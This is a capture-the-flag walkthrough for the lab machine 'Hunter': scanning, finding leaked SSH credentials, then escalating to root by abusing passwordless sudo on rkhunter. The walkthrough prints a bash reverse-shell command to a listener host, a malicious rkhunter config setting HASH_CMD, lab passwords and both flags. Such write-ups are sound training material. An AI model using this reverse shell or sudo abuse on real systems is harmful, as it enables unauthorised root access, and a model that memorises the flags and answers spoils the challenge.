Hunter
- Description: CTF. Have Fun.
- Difficulty: Easy
🔎 Solution
I started by running an Nmap scan against the target hunter.
The scan revealed 2 open services: SSH on port 22 and an HTTP server written in Golang running on port 8080.
> nmap -sV 10.0.2.5

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 10.0 (protocol 2.0)
8080/tcp open  http    Golang net/http server
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8080-TCP:V=7.95%I=7%D=11/21%Time=69201CF7%P=x86_64-pc-linux-gnu%r(G
SF:etRequest,8A,"HTTP/1\.0\x20200\x20OK\r\nDate:\x20Fri,\x2021\x20Nov\x202
SF:025\x2008:04:09\x20GMT\r\nContent-Length:\x2021\r\nContent-Type:\x20tex
SF:t/plain;\x20charset=utf-8\r\n\r\nYes,\x20thats\x20a\x20CTF\x20:_\(\n")%
SF:r(HTTPOptions,8A,"HTTP/1\.0\x20200\x20OK\r\nDate:\x20Fri,\x2021\x20Nov\
SF:x202025\x2008:04:09\x20GMT\r\nContent-Length:\x2021\r\nContent-Type:\x2
SF:0text/plain;\x20charset=utf-8\r\n\r\nYes,\x20thats\x20a\x20CTF\x20:_\(\
SF:n")%r(RTSPRequest,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Typ
SF:e:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x
SF:20Bad\x20Request")%r(FourOhFourRequest,8A,"HTTP/1\.0\x20200\x20OK\r\nDa
SF:te:\x20Fri,\x2021\x20Nov\x202025\x2008:04:09\x20GMT\r\nContent-Length:\
SF:x2021\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\n\r\nYes,\x20t
SF:hats\x20a\x20CTF\x20:_\(\n")%r(Socks5,67,"HTTP/1\.1\x20400\x20Bad\x20Re
SF:quest\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\x
SF:20close\r\n\r\n400\x20Bad\x20Request")%r(GenericLines,67,"HTTP/1\.1\x20
SF:400\x20Bad\x20Request\r\nContent-Type:\x20text/plain;\x20charset=utf-8\
SF:r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Request")%r(Help,67,"HTTP/
SF:1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/plain;\x20charse
SF:t=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Request")%r(SSLSes
SF:sionReq,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text
SF:/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20R
SF:equest")%r(LPDString,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-
SF:Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n40
SF:0\x20Bad\x20Request")%r(SIPOptions,67,"HTTP/1\.1\x20400\x20Bad\x20Reque
SF:st\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20c
SF:lose\r\n\r\n400\x20Bad\x20Request")%r(OfficeScan,A3,"HTTP/1\.1\x20400\x
SF:20Bad\x20Request:\x20missing\x20required\x20Host\x20header\r\nContent-T
SF:ype:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400
SF:\x20Bad\x20Request:\x20missing\x20required\x20Host\x20header");
MAC Address: 08:00:27:57:2A:A6 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Since port 8080 was serving HTTP, I visited http://<IP-address>:8080/.
The page only displayed a short message.

To explore hidden directories, I used feroxbuster with a common wordlist and several file extensions.
feroxbuster -q -u "http://<IP-address>:8080/" -w /usr/share/seclists/Discovery/Web-Content/raft-large-directories.txt -x php,txt,html,zip,db,bak,js -t 64
This returned multiple interesting paths:
200      GET        1l        2w       13c http://10.0.2.5:8080/admin
200      GET        1l        5w       21c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200      GET        2l        4w       31c http://10.0.2.5:8080/robots.txt
204      GET        0l        0w        0c http://10.0.2.5:8080/beacon
Visiting /robots.txt revealed restricted directory information:
> curl http://10.0.2.5:8080/robots.txt
User-agent: *
Disallow: /admin
Accessing /admin returned:
> curl http://10.0.2.5:8080/admin
Invalid JWT.
So I fired up Burp Suite, forwarded the request to Repeater, changed the request method from GET to POST-and that triggered a response containing credentials in a custom header:
X-Secret-Creds: hunterman:thisisnitriilcisi

These looked like valid SSH credentials-so I tested them:
> ssh hunterman@10.0.2.5
hunterman@10.0.2.5's password:
Welcome to Alpine!

The Alpine Wiki contains a large amount of how-to guides and general
information about administrating Alpine systems.
See <https://wiki.alpinelinux.org/>.

You can setup the system with the command: setup-alpine

You may change this message by editing /etc/motd.

hunter:~$ whoami
hunterman
Inside the user's home directory, I found the first flag:
hunter:~$ cat user.txt
HMV{VcvaIKcezQVcvaIKcezQ}
Since this machine was running a web service, I checked the typical hosting directory:
hunter:/var/www/html$ ls
admin       beacon      index       robots.txt
Opening robots.txt here was much more interesting:
hunter:/var/www/html$ cat robots.txt
h u n t e r g i r l:fickshitmichini
So I switched to the second user:
hunter:~$ su huntergirl
Password:
~ $ whoami
huntergirl
Checking sudo privileges for this user revealed something useful:
~ $ sudo -l
...
User huntergirl may run the following commands on hunter:
    (root) NOPASSWD: /usr/local/bin/rkhunter
At this point, privilege escalation became possible because rkhunter can be exploited if its configuration is modified.
rkhunter (Rootkit Hunter) is a security tool used to detect malicious modifications, backdoors, and rootkits on Unix-like systems.
It performs integrity checks by comparing current system binaries with stored baseline values.
One of its configurable parameters is HASH_CMD, which defines the command used for calculating file checksums. (Ref)

The key issue: if a user-controlled config file is loaded and HASH_CMD is set to an arbitrary script, then whenever rkhunter performs integrity checks, it will execute that script.
And since the tool can be run as root without requiring a password (sudo NOPASSWD), this becomes a privilege escalation vector.
Using the --configfile argument allows execution with an alternate configuration, meaning the attacker can fully control HASH_CMD execution.
So I created a reverse shell payload:
~ $ echo 'bash -c "/bin/bash -i >& /dev/tcp/10.0.2.15/8888 0>&1"' > /tmp/script.sh
~ $ chmod +x /tmp/script.sh
Then I created a custom config file pointing HASH_CMD to my script:
~ $ cat > /tmp/myconf.conf << EOF
> INSTALLDIR=/usr/local
> SCRIPTDIR=/usr/local/lib/rkhunter/scripts
> DBDIR=/var/lib/rkhunter/db
> TMPDIR=/var/lib/rkhunter/tmp
> HASH_CMD=/tmp/script.sh
> SCRIPTWHITELIST=
> EOF
On my machine I prepared a listener:
nc -lvnp 8888
Then executed rkhunter with root privileges using the modified config:
~ $ sudo /usr/local/bin/rkhunter --propupd --configfile /tmp/myconf.conf
The default logfile will be used: /var/log/rkhunter.log
[ Rootkit Hunter version 1.4.6 ]
The listener received a connection-now with a root shell:
> nc -lvnp 8888
listening on [any] 8888 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.5] 35288
hunter:/home/huntergirl#
With root access, I grabbed the final flag:
hunter:~# cat root.txt
cat root.txt
HMV{FhOpuXDUlZFhOpuXDUlZ}
🚩Flag
User flag:
HMV{VcvaIKcezQVcvaIKcezQ}
Root flag:
HMV{FhOpuXDUlZFhOpuXDUlZ}